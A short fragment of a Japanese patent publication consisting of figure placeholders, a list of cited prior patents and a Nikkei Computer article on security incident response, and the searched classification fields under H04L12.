
【図5】



【図6】



【図7】



フロントページの続き

- (56)参考文献 特開2014-232923(JP,A)
特開2015-225512(JP,A)
特開2017-4123(JP,A)
特開2014-146307(JP,A)
櫻井 祐亮 YUUSUKE SAKURAI, 実践、セキュリティ事故対応 第5回, 日経コンピュータ n
o. 899 NIKKEI COMPUTER, 日本, 日経BP社 Nikkei Business Publications, Inc., 20
15年11月12日

(58)調査した分野(Int.Cl., DB名)

H04L12/00-12/28, 12/44-12/955